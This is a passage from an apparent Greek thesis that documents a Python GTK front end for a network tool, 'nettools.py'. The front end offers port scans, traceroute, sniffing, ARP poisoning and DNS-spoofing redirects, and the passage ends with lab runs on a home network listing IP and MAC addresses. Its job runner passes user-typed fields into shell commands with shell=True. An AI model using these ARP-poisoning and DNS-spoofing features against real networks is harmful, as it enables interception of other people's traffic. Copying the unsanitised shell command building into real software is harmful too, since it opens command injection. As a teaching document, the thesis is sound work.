	self.builder.get_object("button14").connect("clicked",lambda(x):
self.jobMngr.newJob("sudo python nettools.py -dA ",1))

	self.builder.get_object("button15").connect("clicked",lambda(x):
self.jobMngr.newJob("sudo python nettools.py -dQ ",1))
```

```
            # Page 2

        self.builder.get_object("button21").connect("clicked",lambda(x):
self.jobMngr.newJob("sudo python nettools.py -sS ",2))

        self.builder.get_object("button22").connect("clicked",lambda(x):
self.jobMngr.newJob("sudo python nettools.py -sF ",2))

        self.builder.get_object("button23").connect("clicked",lambda(x):
self.jobMngr.newJob("sudo python nettools.py -sX ",2))

        self.builder.get_object("button24").connect("clicked",lambda(x):
self.jobMngr.newJob("sudo python nettools.py -sN ",2))

        self.builder.get_object("button25").connect("clicked",lambda(x):
self.jobMngr.newJob("sudo python nettools.py -sA ",2))

        self.builder.get_object("button26").connect("clicked",lambda(x):
self.jobMngr.newJob("sudo python nettools.py -sW ",2))

        self.builder.get_object("button27").connect("clicked",lambda(x):
self.jobMngr.newJob("sudo python nettools.py -sU ",2))
            # Page 3

        self.builder.get_object("button31").connect("clicked",lambda(x):
self.jobMngr.newJob("sudo python nettools.py -tT ",3))

        self.builder.get_object("button32").connect("clicked",lambda(x):
self.jobMngr.newJob("sudo python nettools.py -tU ",3))
            # Page 4

        self.builder.get_object("button411").connect("clicked",lambda(x):
self.jobMngr.newJob("sudo python nettools.py -aA ",41))

        self.builder.get_object("button412").connect("clicked",lambda(x):
self.jobMngr.killJob(4))

        self.builder.get_object("button421").connect("clicked",lambda(x):
self.jobMngr.newJob("sudo python nettools.py -aF ",42))

        self.builder.get_object("button422").connect("clicked",lambda(x):
self.jobMngr.killJob(4))
            # Page 5

        self.builder.get_object("button51").connect("clicked",lambda(x):
self.jobMngr.newJob("sudo python nettools.py -f ",5))

        self.builder.get_object("button52").connect("clicked",lambda(x):
self.jobMngr.killJob(5))
            # Page 6

        self.builder.get_object("button61").connect("clicked",lambda(x):
self.jobMngr.newJob("sudo python nettools.py -M ",6))
```

```
        self.builder.get_object("button62").connect("clicked",lambda(x):
self.jobMngr.killJob(6))

        self.builder.get_object("button63").connect("clicked",lambda(x):
self.jobMngr.newJob("sudo python nettools.py -R ",6))

        self.builder.get_object("button64").connect("clicked",lambda(x):
self.loadConfigFromDb())

    def run(self):
        self.builder.get_object("window1").show_all()
        self.loadDefaults()
        gtk.threads_enter()
        gtk.main()
        gtk.threads_leave()

    def on_checkbutton_toggled(self,obj):
        idx = gtk.Buildable.get_name(obj).split('checkbutton')[1]
        if obj.get_active():
            self.autoscrolls[idx] = Autoscroll(self.builder,idx)
            self.autoscrolls[idx].daemon = True
            self.autoscrolls[idx].start()
        else:
            self.autoscrolls[idx].stop()
            del self.autoscrolls[idx]

    def on_window1_delete_event(self,*args):
        self.stop()
        gtk.main_quit()

    def stop(self):
        if self.jobMngr:
            self.jobMngr.killAllJobs()

class Autoscroll(threading.Thread):
    def __init__(self,builder,idx):
        threading.Thread.__init__(self)
        self.done = False
        self.builder = builder
        self.scrolledwindow =
self.builder.get_object("scrolledwindow"+idx)

    def run(self):
        while not self.done:
            gtk.threads_enter()
            adj = self.scrolledwindow.get_vadjustment()
            adj.set_value(adj.upper - adj.page_size)
            gtk.threads_leave()

    def stop(self):
        self.done = True
```

```
if __name__ == '__main__':
	# Check for admin privileges
	try:
		is_admin = os.getuid() == 0
	except AttributeError:
		is_admin = ctypes.windll.shell32.IsUserAnAdmin() != 0

	if is_admin:
		# On termination signals cleanup
		def sig_handler(signum, frame):
			app.stop()
			gtk.main_quit()

		# Catch SIGINT and SIGTERM
		signal.signal(signal.SIGINT, sig_handler)
		signal.signal(signal.SIGTERM, sig_handler)
		app = App()
		app.run()

	else:
		print "[!] Please run with administrator privileges."
```

Κατά την εκκίνηση της εφαρμογής, όπως και με το αρχείο nettools.py, γίνεται έλεγχος δικαιωμάτων του χρήστη, καθώς για την εκτέλεση των επιμέρους λειτουργιών (στη προκειμένη περίπτωση τη «μεταφορά» των δικαιωμάτων διαχειριστή που έχει η εφαρμογή γραφικού περιβάλλοντος στο πρόγραμμα nettools.py που θα εκτελέσει τις λειτουργίες με τη κλήση της υποδιεργασίας χρησιμοποιώντας την εντολή sudo). Σε περίπτωση αποτυχίας του ελέγχου δικαιωμάτων η εφαρμογή τερματίζει με ένα προειδοποιητικό μήνυμα. Ειδάλλως ορίζεται ένας χειριστής σημάτων, όπως και στο βασικό πρόγραμμα, που θα αναλάβει να τερματίσει την εφαρμογή με «καθαρό» τρόπο, τερματίζοντας οποιαδήποτε λειτουργία έχει εκκινηθεί. Στη συνέχεια καλείται η συνάρτηση **`run`** της κλάσης **`App`** που περιγράφει την εφαρμογή γραφικού περιβάλλοντος.

Κατά την αρχικοποίηση της κλάσης **`App`** η συνάρτηση **`__init__`** θα εκτελέσει τις ακόλουθες λειτουργίες:

1) Θα καλέσει τη συνάρτηση `threads_init` της βιβλιοθήκης `gtk`. Αυτό θα επιτρέψει στην εφαρμογή να χρησιμοποιήσει τεχνικές νηματοποίησης, διότι εξ ορισμού αυτό δεν επιτρέπεται λόγω του τρόπου λειτουργίας της.

2) Στη συνέχεια δημιουργείται ένα στιγμιότυπο της κλάσης `Builder`, το αντικείμενο που αναλαμβάνει την κατασκευή του γραφικού περιβάλλοντος βασιζόμενο σε ένα σύνολο γραφικών στοιχείων, της διάταξης που τους έχει ανατεθεί και των σημάτων που θα αντιστοιχούν στις διάφορες λειτουργίες που προσφέρει το περιβάλλον αυτό. Στη προκειμένη περίπτωση η δομή και το σύνολο των γραφικών στοιχείων «φορτώνεται» από το αρχείο gui.glade, το οποίο δημιουργήθηκε με το πρόγραμμα Glade, ενώ η σύνδεση των σημάτων/λειτουργιών της

εφαρμογής με τους χειριστές τους γίνεται με τη κλήση της συνάρτησης `connect_signals`. Ο κώδικας αυτού του αρχείου δε θα αναλυθεί σε αυτό το κείμενο λόγω του υπερβολικά μεγάλου μεγέθους του (2355 γραμμές κώδικα). Ο κώδικας αυτός παρήχθη αυτόματα με τη χρήση του εργαλείου Glade.

3) Ακολούθως, καλείται η συνάρτηση **`connect_buttons`**, η οποία δημιουργήθηκε με σκοπό την αντιστοίχηση των γραφικών στοιχείων (κουμπιών) με την κατάλληλη λειτουργία. Αυτό θα γίνει με τη κλήση στη συνάρτηση `newJob` της κλάσης **`JobManager`**, η οποία δέχεται ως ορίσματα ένα αλφαριθμητικό που θα περιέχει την εντολή τερματικού που θα εκτελεστεί ως υποδιεργασία καθώς και το ID του γραφικού στοιχείου στο οποίο θα προβληθεί η έξοδος της υποδιεργασίας αυτής.

4) Επίσης, δημιουργείται ένα στιγμιότυπο της κλάσης **`JobManager`**, που θα διαχειρίζεται τις εργασίες που ανατίθενται στην εφαρμογή. Η λειτουργία του θα αναλυθεί στο τέλος της ενότητας αυτής.

5) Τέλος, δημιουργείται ένα αντικείμενο `autoscrolls` τύπου `Dictionary` ένα είδος «συνειρμικής συστοιχίας (associative array)» που περιλαμβάνει η γλώσσα Python και θα χρησιμεύσει στην διαχείριση των αντικειμένων Autoscroll που θα περιγραφούν στη συνέχεια.

Η συνάρτηση **`run`** της κλάσης **`App`** είναι αυτή που θα εκκινήσει τη διαδικασία λειτουργίας του γραφικού περιβάλλοντος. Πρώτα, θα εμφανίσει το παράθυρο της εφαρμογής με την κλήση της συνάρτησης `show_all` του γραφικού στοιχείου που αντιστοιχεί στο παράθυρο της εφαρμογής, το οποίο έχει όνομα *`window1`*. Στη συνέχεια, θα καλέσει τη συνάρτηση **`loadDefaults`** η οποία αναλαμβάνει να δώσει προεπιλεγμένες τιμές στις διάφορες εισόδους δεδομένων του γραφικού περιβάλλοντος. Έπειτα, θα εκκινήσει τη λειτουργία του βρόγχου γεγονότων (event loop) του γραφικού περιβάλλοντος καλώντας τη συνάρτηση `gtk.main()`. Οι κλήσεις στις συναρτήσεις `threads_enter` και `threads_leave` καθορίζουν το τμήμα του κώδικα που περιέχει τεχνικές νηματοποίησης και είναι απαραίτητες για τη σωστή λειτουργία των νημάτων.

Η συνάρτηση **`on_checkbutton_toggled`** καλείται κατά την ενεργοποίηση ή απενεργοποίηση των γραφικών στοιχείων τύπου Checkbox που δίνουν τη δυνατότητα στο χρήστη να ενεργοποιεί ή να απενεργοποιεί, αντίστοιχα, τη λειτουργία «αυτόματης κύλισης (autoscroll)» των περιοχών προβολής της εξόδου των υποδιεργασιών. Η διαδικασία της κύλισης γίνεται σε ξεχωριστό νήμα για κάθε έξοδο.

Η συνάρτηση **`on_window1_delete_event`** καλείται όταν ο χρήστης κλείσει το παράθυρο της εφαρμογής. Αυτή θα καλέσει τη συνάρτηση **`stop`**, η οποία χρησιμοποιώντας τη `jobMngr.killAllJobs`, θα αναλάβει να τερματίσει όσες λειτουργίες εκτελεί τη στιγμή εκείνη η εφαρμογή.

Τέλος, συναντάται η κλάση **Autoscroll** η οποία διαχειρίζεται τη διαδικασία αυτόματης κύλισης των γραφικών στοιχείων προβολής της εξόδου των υποδιεργασιών αλλά σε ξεχωριστό νήμα. Η κλάση αυτή αποτελεί «επέκταση» της `threading.Thread` και έτσι κατά την αρχικοποίηση της εμφανίζεται η `threading.Thread.__init__`. Ακόμα, δέχεται ως όρισμα το ID του γραφικού στοιχείου ScrolledWindow στο οποίο είναι επιθυμητή η ενεργοποίηση της λειτουργία αυτόματης κύλισης. Μόλις απενεργοποιηθεί το αντίστοιχο Checkbox η διαδικασία σταματά και το νήμα διαγράφεται.

### 4.3.1 job.py

Το αρχείο αυτό περιέχει τις δηλώσεις των κλάσεων **JobManager** και **Job** και των συναρτήσεων τους, οι οποίες αναφέρθηκαν προηγουμένως Ο κώδικας του αρχείου φαίνεται στη συνέχεια:

```
class JobManager():
	def __init__(self,builder):
		self.jobs = dict()
		self.builder = builder

	def unfinished(self):
		if self.jobs:
			return True
		else:
			return False

	def getPageConfig(self,idx):
		options = ""
		# Load general configuration options
		iface = self.builder.get_object("entry711").get_text()
		timeout = self.builder.get_object("entry712").get_text()
		ttl = self.builder.get_object("entry713").get_text()
		if iface:
			options = options + "-i %s " % iface
		if timeout:
			options = options + "-to %s " % timeout
		if ttl:
			options = options + "-ttl %s " % ttl
		# By page
		if idx == 1:
			target = self.builder.get_object("entry111").get_text()
			if target:
				options = options + "-t %s " % target
		elif idx == 2:
			target = self.builder.get_object("entry211").get_text()
			port = self.builder.get_object("entry212").get_text()
			if target:
				options = options + "-t %s " % target
			if port:
				options = options + "-p %s " % port
		elif idx == 3:
```

```
                    target = self.builder.get_object("entry311").get_text()
                    visual =
self.builder.get_object("checkbutton321").get_active()
                    if target:
                          options = options + "-t %s " % target
                    if visual:
                          options = options + "-vis "
             elif idx == 41:
                    gateway =
self.builder.get_object("entry411").get_text()
                    poison_interval =
self.builder.get_object("entry412").get_text()
                    if gateway:
                          options = options + "-g %s " % gateway
                    if poison_interval:
                          options = options + "--poison_interval %s " %
poison_interval
             elif idx == 42:
                    target = self.builder.get_object("entry421").get_text()
                    domain = self.builder.get_object("entry422").get_text()
                    redirect_to =
self.builder.get_object("entry423").get_text()
                    if target:
                          options = options + "-t %s " % target
                    if domain:
                          options = options + "-dm %s " % domain
                    if redirect_to:
                          options = options + "-rr %s " % redirect_to
             elif idx == 5:
                    sniff_proto =
self.builder.get_object("entry511").get_text()
                    sniff_hwsrc =
self.builder.get_object("entry512").get_text()
                    sniff_hwdst =
self.builder.get_object("entry513").get_text()
                    sniff_src =
self.builder.get_object("entry521").get_text()
                    sniff_dst =
self.builder.get_object("entry522").get_text()
                    sniff_sport =
self.builder.get_object("entry523").get_text()
                    sniff_dport =
self.builder.get_object("entry524").get_text()
                    if sniff_proto:
                          options = options + "--sniff_proto %s " %
sniff_proto
                    if sniff_hwsrc:
                          options = options + "--sniff_hwsrc %s " %
sniff_hwsrc
                    if sniff_hwdst:
                          options = options + "--sniff_hwdst %s " %
sniff_hwdst
                    if sniff_src:
                          options = options + "--sniff_src %s " % sniff_src
                    if sniff_dst:
```

```
                        options = options + "--sniff_dst %s " % sniff_dst
                if sniff_sport:
                        options = options + "--sniff_sport %s " %
sniff_sport
                if sniff_dport:
                        options = options + "--sniff_dport %s " %
sniff_dport

                return options

        def killAllJobs(self):
                deleted = []
                for idx in self.jobs:
                        self._killJob(idx)
                        deleted.append(idx)
                for idx in deleted:
                        del self.jobs[idx]
                del deleted

        def killJob(self,idx):
                idx = str(idx)
                self._killJob(idx)
                try:
                        if self.jobs[idx]:
                                del self.jobs[idx]
                except KeyError:
                        pass
                        #print "Job not found"

        def _killJob(self,idx):
                if idx in self.jobs:
                        #print "found job %s" % idx
                        if isinstance(self.jobs[idx],threading.Thread):
                                #print "killing job %s" % idx
                                self.jobs[idx].stop()
                                self.jobs[idx].join()
                        while not self.jobs[idx].done:
                                time.sleep(0.5)
                        #print "job %s dead" % idx

        def newJob(self,cmd,pageId):
                self.killJob(pageId)

                #print "starting job %s" % pageId
                cmd = cmd + self.getPageConfig(pageId)
                if pageId == 41 or pageId == 42:
                        pageId = 4
                terminal = self.builder.get_object("textview"+str(pageId))
                job = Job(cmd,pageId,terminal)
                job.start()
                self.jobs[str(pageId)] = job

class Job(threading.Thread):
        def __init__(self,cmd,pageId,terminal):
```

```
            threading.Thread.__init__(self)
            self.done = False
            self.pageId = pageId
            self.terminal = terminal
            self.queue = Queue.Queue()
            self.reader = None
            self.cmd = cmd
            self.proc = None

      def clearTerminal(self):
            gtk.threads_enter()
            bf = self.terminal.get_buffer()
            bf.delete(bf.get_start_iter(),bf.get_end_iter())
            gtk.threads_leave()

      def run(self):
            def enqueue_output(out,q,idx):
                  for line in iter(out.readline, ''):
                        q.put(line)

            self.clearTerminal()
            self.proc =
subprocess.Popen(self.cmd,shell=True,stdout=subprocess.PIPE,stderr=subproce
ss.STDOUT,preexec_fn=os.setsid)
            self.reader =
threading.Thread(target=enqueue_output,args=(self.proc.stdout,self.queue,se
lf.pageId))
            self.reader.daemon = True
            self.reader.start()

            while not self.done:
                  try:
                        line = self.queue.get_nowait()
                        gtk.threads_enter()
                        self.terminal.get_buffer().insert_at_cursor(line)
                        gtk.threads_leave()
                  except Queue.Empty:
                        pass
                  time.sleep(0.1)

      def stop(self):
            if self.proc:
                  try:
                        self.proc.terminate()
                        #print "terminating subprocess..."
                        self.proc.wait()
                  except OSError:
                        print "OSError"
                  finally:
                        self.done = True
```

Κατά την αρχικοποίηση της κλάσης **JobManager** δημιουργείται η δομή jobs που θα περιέχει τις εργασίες που έχει «αναλάβει» η κλάση **JobManager**. Επίσης

γίνεται ανάθεση της μεταβλητής `builder` σε μια ομώνυμη τοπική μεταβλητή της κλάσης για εύκολη πρόσβαση στα γραφικά στοιχεία της εφαρμογής.

Η συνάρτηση **`unfinished`** ελέγχει αν υπάρχει οποιαδήποτε εργασία που να βρίσκεται σε εκτέλεση και επιστρέφει την κατάλληλη Boolean τιμή.

Ακολούθως, συναντάται η συνάρτηση **`getPageConfig`** η οποία αναλαμβάνει να εξάγει τις τιμές που εισήγαγε ο χρήστης σε μια από τις «σελίδες» της εφαρμογής. Η «σελίδα» που θα επιλεχθεί καθορίζεται από το όρισμα `idx` της συνάρτησης και με τη γνώση της «σελίδας» δίνεται η δυνατότητα να αποφασιστεί από ποια πεδία εισαγωγής δεδομένων του γραφικού περιβάλλοντος θα εξαχθούν τα δεδομένα που χρειάζονται για την εκτέλεση της ζητούμενης λειτουργίας. Αφού γίνει η εξαγωγή και η αποθήκευση τους σε προσωρινές μεταβλητές, οι τιμές αυτές σε συνδυασμό με αλφαριθμητικά που περιέχουν τους διακόπτες επιλογών του προγράμματος nettools.py, επιστρέφονται σαν ένα αλφαριθμητικό από τη συνάρτηση.

Οι συναρτήσεις **`killAllJobs`**, **`killJob`** και **`_killJob`** αναλαμβάνουν τις διαδικασίες τερματισμού των εργασιών. Η πρώτη έχει ως σκοπό τον τερματισμό όλων των ενεργών λειτουργιών. Αυτό θα συμβεί καλώντας την **`_killJob`** για κάθε υπάρχουσα εργασία και αφαιρώντας την από τη λίστα εργασών `jobs`. Αντίστοιχη λειτουργία εκτελεί και η συνάρτηση **`killJob`**· μετά από την κλήση της **`_killJob`** αφαιρεί από τη λίστα την εργασία που διακόπηκε. Τέλος, η **`_killJob`** αναλαμβάνει την κλήση της συνάρτησης **`stop`** της εργασίας που θα εκκινήσει τη διαδικασία τερματισμού της, καθώς και της **`join`** η οποία θα «ενώσει» τους κύκλους ζωής των νημάτων του κυρίου προγράμματος και της εργασίας αυτής. Στη συνέχεια, ο αλγόριθμος εκτελεί ατέρμονα βρόγχο ωσότου η εργασία τερματιστεί (ενεργοποιώντας τη σημαία `done`).

Η συνάρτηση **`newJob`** είναι υπεύθυνη για την εκκίνηση νέων εργασιών και δέχεται ως ορίσματα την εντολή τερματικού που θα εκτελεστεί καθώς και τη «σελίδα» του γραφικού περιβάλλοντος στην οποία θα προβληθεί η έξοδος της εκτέλεσής της. Μέσα σε αυτήν τη συνάρτηση, γίνεται κλήση στην **`killJob`**, καθώς έχουμε θέσει ως όρο λειτουργίας της εφαρμογής ότι σε κάθε μια «σελίδα» είναι δυνατόν να εκτελείται μόνο μια εργασία. Έτσι, η προηγούμενη τερματίζεται και στη θέση δημιουργείται μια καινούρια. Αμέσως μετά την κλήση της **`killJob`**, προστίθεται στο τέλος της εντολής τερματικού προς εκτέλεση, το αλφαριθμητικό που επιστρέφεται από τη συνάρτηση **`getPageConfig`**, το οποίο περιέχει τις παραμέτρους που θα δωθούν κατά την εκκίνηση του. Στη συνέχεια, δημιουργείται το αντικείμενο **`Job`** που θα περιγράφει την εργασία αυτή και αφού γίνει κλήση στη συνάρτηση εκκίνησής του **`start`**, προστίθεται στη λίστα εργασιών.

Η κλάση **`Job`** αποτελεί επέκταση της `threading.Thread` καθώς επιθυμείται η εκτέλεση των εργασιών να γίνεται σε ξεχωριστό, από το γραφικό περιβάλλον, νήμα, ώστε η εμπειρία χρήστη να παραμένει αδιάβλητη. Κατά την αρχικοποίησή της δέχεται ως ορίσματα την εντολή που θα εκτελεστεί (η οποία πλέον θα περιέχει και τις παραμέτρους εκτέλεσής της), τη «σελίδα» στην οποία θα εκτελεστεί καθώς και το γραφικό στοιχείο στο οποίο θα εκτυπωθεί η έξοδός της. Ακόμα, αρχικοποιούνται όλες οι βοηθητικές μεταβλητές που θα χρησιμεύσουν στη συνέχεια. Σημειώνεται ότι για την άμεση εμφάνιση της εξόδου στο γραφικό περιβάλλον, χρησιμοποιείται

ένα αντικείμενο της κλάσης `Queue` της βιβλιοθήκης `Queue`, του οποίου η αρχικοποίηση θα γίνει σε αυτό το σημείο.

Η συνάρτηση **`clearTerminal`** αναλαμβάνει τον καθαρισμό του γραφικού στοιχείου από την εκτυπωμένη έξοδο της προηγούμενης εκτέλεσης της λειτουργίας που υπηρετεί.

Η πραγματική λειτουργία της κλάσης αυτής υλοποιείται στη συνάρτηση **`run`**, η οποία αφού «καθαρίσει» την περιοχή εκτύπωσης της εξόδου, δημιουργεί μια υποδιαδικασία (subprocess) με τη χρήση της συνάρτησης `subprocess.Popen` στην οποία δίνεται ως παράμετρος η εντολή προς εκτέλεση. Ακόμα, χρησιμοποιούνται ορίσμενες παράμετροι των οποίων τη σημασία θα εξηγήσουμε τώρα:

1) `Shell=True` : Καθορίζεται ότι η εκτέλεση της διεργασίας θα γίνει σαν να ήταν σε τερματικό χρήστη.
2) `stdout=subprocess.PIPE` : Ανοίγει ένα κανάλι ανάγνωσης του bytestream εξόδου της διεργασίας.
3) `stderr=subprocess.STDOUT` : Προωθεί την έξοδο σφαλμάτων της διεργασίας στην κανονική έξοδο
4) `preexec_fn=os.setsid` : Καθορίζει ότι η υποδιεργασία που θα δημιουργηθεί θα έχει το ίδιο SID με την πατρική της. Αυτό θα επιτρέψει στις θυγατρικές διεργασίες να «ακούν» τα σήματα διεργασιών που θα εγείρονται για τον τερματισμό των λειτουργιών τους.

Στη συνέχεια δημιουργείται και εκκινείται ένα νήμα ανάγνωσης του bytestream εξόδου της υποδιεργασίας, το οποίο θα προωθεί τα δεδομένα του σε μια ουρά αναμονής. Η έξοδος της υποδιεργασίας θα εκτυπώνεται γραμμή-γραμμή καθώς αυτή γεμίζει την ουρά αυτή.

Καταληκτικά, συναντάται η συνάρτηση **`stop`**, η οποία αναλαμβάνει να τερματίσει την υποδιεργασία καλώντας τη συνάρτηση **`terminate`** και αναμένοντας την ολοκλήρωση της διαδικασίας τερματισμού της.

Συνοψίζοντας, σε αυτήν την ενότητα αναλύθηκαν ο τρόπος υλοποίησης της εφαρμογής καθώς και οι προγραμματιστικές τεχνικές που χρησιμοποιήθηκαν για αυτό το σκοπό. Στην επόμενη ενότητα, θα παρουσιαστεί η εφαρμογή «εν δράσει», χρησιμοποιώντας τα εργαλεία που κατασκευάστηκαν και πραγματοποιώντας τις επιθέσεις που υλοποιήθηκαν σε πραγματικό δικτυακό περιβάλλον.

# 5. Σενάριο χρήσης εφαρμογής σε πραγματικό περιβάλλον

## 5.1 Κυρίως πρόγραμμα (nettools.py)

Σε αυτήν την ενότητα θα γίνει παρουσίαση της εφαρμογής που υλοποιήθηκε σε λειτουργία, σε ένα δοκιμαστικό περιβάλλον δικτύου TCP/IP το οποίο αποτελείται από:

1) Ένα δρομολογητή ZTE – ZXHN H108L.

2) Ένα σταθερό υπολογιστή με διεπαφή δικτύου Ethernet (Realtek RTL8111/8168/8411) που χρησιμοποιεί το λειτουργικό Ubuntu 14.04.

3) Ένα φορητό υπολογιστή με διεπαφή δικτύου Ethernet (Realtek RTL8101E/RTL8102E) που χρησιμοποιεί το λειτουργικό Ubuntu 14.04.

4) Διάφορες φορητές συσκευές οι οποίες επικοινωνούν μέσω Wi-Fi με το δρομολογητή.

Η εκτέλεση της εφαρμογής θα γίνει στο σταθερό υπολογιστή και στόχος των λειτουργιών, όπου αυτό είναι απαραίτητο, θα είναι ο φορητός υπολογιστής. Επίσης αναφέρονται οι πληροφορίες δικτύου που θα χρειαστούν στη συνέχεια:

| Συσκευή | Διεύθυνση IP | Διεύθυνση MAC |
|---|---|---|
| Δρομολογητής | 192.168.1.1 | A0:EC:80:22:47:4C |
| Σταθερός Υπολογιστής | 192.168.1.10 | BC:5F:F4:49:29:0B |
| Φορητός Υπολογιστής | 192.168.1.100 | B8:2A:72:A7:FC:D6 |

Πίνακας 5-1: Διευθύνσεις IP & MAC κόμβων

Ακόμα αναφέρεται ότι ως τοπικός διακομιστής DNS χρησιμοποιείται ο δρομολογητής του δικτύου. Στη συνέχεια θα παρουσιαστούν και θα σχολιαστούν στιγμιότυπα της εκτέλεσης της εφαρμογής.

Πρώτα θα παρουσιαστεί η εκτέλεση των λειτουργιών τύπου «ping». Στην εικόνα 5.1 φαίνεται η εκτέλεση ενός τυπικού Echo Request Ping προς το φορητό υπολογιστή. Ως ορίσματα κατά την κλήση του προγράμματος δίνονται η μηχανή στόχος, καθώς και το χρονικό διάστημα αναμονής των απαντήσεων. Κατά την εκτέλεση γίνονται εμφανή στην έξοδο η αρχικοποίηση του ICMP Module καθώς και τα ενημερωτικά μηνύματα της λειτουργίας Ping σχετικά με το πλήθος των κόμβων που στοχεύονται, η λίστα με τις διευθύνσεις IP οι οποίες είναι σε λειτουργία (στη

προκειμένη περίπτωση είναι μια), καθώς και το πλήθος των κόμβων που βρίσκονται εκτός λειτουργίας (ή δεν απαντάνε σε μηνύματα ICMP).


Εικόνα 5-1: ICMP Echo Request (Ping)

Η εικόνα 5.2 παρουσιάζει το στιγμιότυπο εκτέλεσης της λειτουργίας ICMP Address Mask Request.


Εικόνα 5-2: ICMP Address Mask Request


Στη συνέχεια, στις εικόνες 5.3 έως 5.5 συναντώνται τα στιγμιότυπα εκτέλεσης των λειτουργιών ICMP Timestamp Reques και ARP.


Εικόνα 5-3: ICMP Timestamp Request


Συγκεκριμένα φαίνεται ότι, όπως είναι λογικό, το ARP Request Ping δεν βρίσκει χρήση σε διευθύνσεις εκτός τοπικού δικτύου.


Εικόνα 5-4: ARP Request (Local subnet)

Αντίθετα το Reverse DNS Query δεν μπορεί να χρησιμοποιηθεί για κόμβους εντός του τοπικού δικτύου, όπως φαίνεται στις εικόνες 5.6 και 5.7





Εικόνα 5-5: ARP Request (Internet)



